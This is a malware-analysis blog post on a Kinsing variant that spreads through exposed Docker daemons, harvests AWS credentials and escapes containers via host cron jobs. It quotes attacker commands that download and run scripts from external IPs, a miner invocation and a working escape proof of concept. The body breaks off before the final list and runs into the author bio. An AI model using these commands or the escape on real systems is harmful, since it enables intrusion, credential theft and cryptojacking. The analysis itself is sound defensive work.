





Kinsing Punk: An epic escape from Docker containers



We all remember how a decade ago, Windows password trojans were harvesting credentials that some email or FTP clients kept on disk in an unencrypted form. Network-aware worms were brute-forcing the credentials of weakly-restricted shares to propagate across networks. Some of them were piggy-backing on Windows Task Scheduler to activate remote payloads.
Today, it’s déjà vu all over again. Only in the world of Linux.
As reported earlier this week by Cado Security, a new fork of Kinsing malware propagates across misconfigured Docker platforms and compromises them with a coinminer.
In this analysis, we wanted to break down some of its components and get a closer look into its modus operandi. As it turned out, some of its tricks, such as breaking out of a running Docker container, are quite fascinating.
Let’s start from its simplest trick — the credentials grabber.
AWS Credentials Grabber
If you are using cloud services, chances are you may have used Amazon Web Services (AWS).
Once you log in to your AWS Console, create a new IAM user, and configure its type of access to be Programmatic access, the console will provide you with Access key ID and Secret access key of the newly created IAM user.
You will then use those credentials to configure the AWS Command Line Interface (CLI) with the aws configure command.
From that moment on, instead of using the web GUI of your AWS Console, you can achieve the same by using AWS CLI programmatically.
There is one little caveat, though.
AWS CLI stores your credentials in a clear text file called ~/.aws/credentials.
The documentation clearly explains that:
The AWS CLI stores sensitive credential information that you specify with aws configure in a local file named credentials, in a folder named.aws in your home directory.
That means, your cloud infrastructure is now as secure as your local computer.
It was a matter of time for the bad guys to notice such low-hanging fruit, and use it for their profit.
As a result, these files are harvested for all users on the compromised host and uploaded to the C2 server.
Hosting
For hosting, the malware relies on other compromised hosts.
For example, dockerupdate[.]anondns[.]net uses an obsolete version of SugarCRM, vulnerable to exploits.
The attackers have compromised this server, installed a webshell b374k, and then uploaded several malicious files on it, starting from 11 July 2020.
A server at 129[.]211[.]98[.]236, where the worm hosts its own body, is a vulnerable Docker host.
According to Shodan, this server currently hosts a malicious Docker container image system_docker, which is spun with the following parameters:
./nigix –tls-url gulf.moneroocean.stream:20128 -u [MONERO_WALLET] -p x –currency monero –httpd 8080
A history of the executed container images suggests this host has executed multiple malicious scripts under an instance of alpine container image:
chroot /mnt /bin/sh -c ‘iptables -F; chattr -ia /etc/resolv.conf; echo “nameserver 8.8.8.8” > /etc/resolv.conf; curl -m 5 http[://]116[.]62[.]203[.]85:12222/web/xxx.sh | sh’ chroot /mnt /bin/sh -c ‘iptables -F; chattr -ia /etc/resolv.conf; echo “nameserver 8.8.8.8” > /etc/resolv.conf; curl -m 5 http[://]106[.]12[.]40[.]198:22222/test/yyy.sh | sh’ chroot /mnt /bin/sh -c ‘iptables -F; chattr -ia /etc/resolv.conf; echo “nameserver 8.8.8.8” > /etc/resolv.conf; curl -m 5 http[://]139[.]9[.]77[.]204:12345/zzz.sh | sh’ chroot /mnt /bin/sh -c ‘iptables -F; chattr -ia /etc/resolv.conf; echo “nameserver 8.8.8.8” > /etc/resolv.conf; curl -m 5 http[://]139[.]9[.]77[.]204:26573/test/zzz.sh | sh’
Docker Lan Pwner
A special module called docker lan pwner is responsible for propagating the infection across other Docker hosts.
To understand the mechanism behind it, it’s important to remember that a non-protected Docker host effectively acts as a backdoor trojan.
Configuring Docker daemon to listen for remote connections is easy. All it requires is one extra entry -H tcp://127.0.0.1:2375 in systemd unit file or daemon.json file.
Once configured and restarted, the daemon will expose port 2375 for remote clients:
$ sudo netstat -tulpn | grep dockerd tcp 0 0 127.0.0.1:2375 0.0.0.0:* LISTEN 16039/dockerd
To attack other hosts, the malware collects network segments for all network interfaces with the help of ip route show command. For example, for an interface with an assigned IP 192.168.20.25, the IP range of all available hosts on that network could be expressed in CIDR notation as 192.168.20.0/24. For each collected network segment, it launches masscan tool to probe each IP address from the specified segment, on the following ports:
| Port Number | Service Name | Description |
|---|---|---|
| 2375 | docker | Docker REST API (plain text) |
| 2376 | docker-s | Docker REST API (ssl) |
| 2377 | swarm | RPC interface for Docker Swarm |
| 4243 | docker | Old Docker REST API (plain text) |
| 4244 | docker-basic-auth | Authentication for old Docker REST API |
The scan rate is set to 50,000 packets/second.
For example, running masscan tool over the CIDR block 192.168.20.0/24 on port 2375, may produce an output similar to:
$ masscan 192.168.20.0/24 -p2375 –rate=50000 Discovered open port 2375/tcp on 192.168.20.25
From the output above, the malware selects a word at the 6th position, which is the detected IP address.
Next, the worm runs zgrab — a banner grabber utility — to send an HTTP request “/v1.16/version” to the selected endpoint.
For example, sending such request to a local instance of a Docker daemon results in the following response:

Next, it applies grep utility to parse the contents returned by the banner grabber zgrab, making sure the returned JSON file contains either “ApiVersion” or “client version 1.16” string in it. The latest version if Docker daemon will have “ApiVersion” in its banner.
Finally, it will apply jq — a command-line JSON processor — to parse the JSON file, extract “ip” field from it, and return it as a string.
With all the steps above combined, the worm simply returns a list of IP addresses for the hosts that run Docker daemon, located in the same network segments as the victim.
For each returned IP address, it will attempt to connect to the Docker daemon listening on one of the enumerated ports, and instruct it to download and run the specified malicious script:
docker -H tcp://[IP_ADDRESS]:[PORT] run –rm -v /:/mnt alpine chroot /mnt /bin/sh -c “curl [MALICIOUS_SCRIPT] | bash; …”
The malicious script employed by the worm allows it to execute the code directly on the host, effectively escaping the boundaries imposed by the Docker containers.
We’ll get down to this trick in a moment. For now, let’s break down the instructions passed to the Docker daemon.
The worm instructs the remote daemon to execute a legitimate alpine image with the following parameters:
- –rm switch will cause Docker to automatically remove the container when it exits
- -v /:/mnt is a bind mount parameter that instructs Docker runtime to mount the host’s root directory / within the container as /mnt
- chroot /mnt will change the root directory for the current running process into /mnt, which corresponds to the root directory / of the host
- a malicious script to be downloaded and executed
Escaping from the Docker container
The malicious script downloaded and executed within alpine container first checks if the user’s crontab — a special configuration file that specifies shell commands to run periodically on a given schedule — contains a string “129[.]211[.]98[.]236”:
crontab -l | grep -e “129[.]211[.]98[.]236” | grep -v grep
If it does not contain such string, the script will set up a new cron job with:
echo “setup cron” ( crontab -l 2>/dev/null echo “* * * * * $LDR http[:]//129[.]211[.]98[.]236/xmr/mo/mo.jpg | bash; crontab -r > /dev/null 2>&1” ) | crontab –
The code snippet above will suppress the no crontab for username message, and create a new scheduled task to be executed every minute.
The scheduled task consists of 2 parts: to download and execute the malicious script and to delete all scheduled tasks from the crontab.
This will effectively execute the scheduled task only once, with a one minute delay.
After that, the container image quits.
There are two important moments associated with this trick:
- as the Docker container’s root directory was mapped to the host’s root directory /, any task scheduled inside the container will be automatically scheduled in the host’s root crontab
- as Docker daemon runs as root, a remote non-root user that follows such steps will create a task that is scheduled in the root’s crontab, to be executed as root
Building PoC
To test this trick in action, let’s create a shell script that prints “123” into a file _123.txt located in the root directory /.
echo “setup cron” ( crontab -l 2>/dev/null echo “* * * * * echo 123>/_123.txt; crontab -r > /dev/null 2>&1” ) | crontab –
Next, let’s pass this script encoded in base64 format to the Docker daemon running on the local host:
docker -H tcp://127.0.0.1:2375 run –rm -v /:/mnt alpine chroot /mnt /bin/sh -c “echo ‘[OUR_BASE_64_ENCODED_SCRIPT]’ | base64 -d | bash”
Upon execution of this command, the alpine image starts and quits. This can be confirmed with the empty list of running containers:
$ docker -H tcp://127.0.0.1:2375 ps CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
An important question now is if the crontab job was created inside the (now destroyed) docker container or on the host?
If we check the root’s crontab on the host, it will tell us that the task was scheduled for the host’s root, to be run on the host:
$ sudo crontab -l * * * * echo 123>/_123.txt; crontab -r > /dev/null 2>&1
A minute later, the file _123.txt shows up in the host’s root directory, and the scheduled entry disappears from the root’s crontab on the host:
$ sudo crontab -l no crontab for root
This simple exercise proves that while the malware executes the malicious script inside the spawned container, insulated from the host, the actual task it schedules is created and then executed on the host.
By using the cron job trick, the malware manipulates the Docker daemon to execute malware directly on the host!
Malicious script
Upon escaping from container to be executed directly on a remote compromised host, the malicious script will perform the following actions:
Rony Moshkovich
Rony Moshkovich, director de producto de AlgoSec, cuenta con décadas de experiencia práctica en investigación e ingeniería en el sector de la seguridad informática. Su trayectoria incluye una amplia experiencia en gestión, con especial énfasis en la investigación y el desarrollo de software, lo que le permite orientar de forma única los requisitos empresariales y los servicios profesionales para soluciones destinadas a grandes empresas, pymes y consumidores.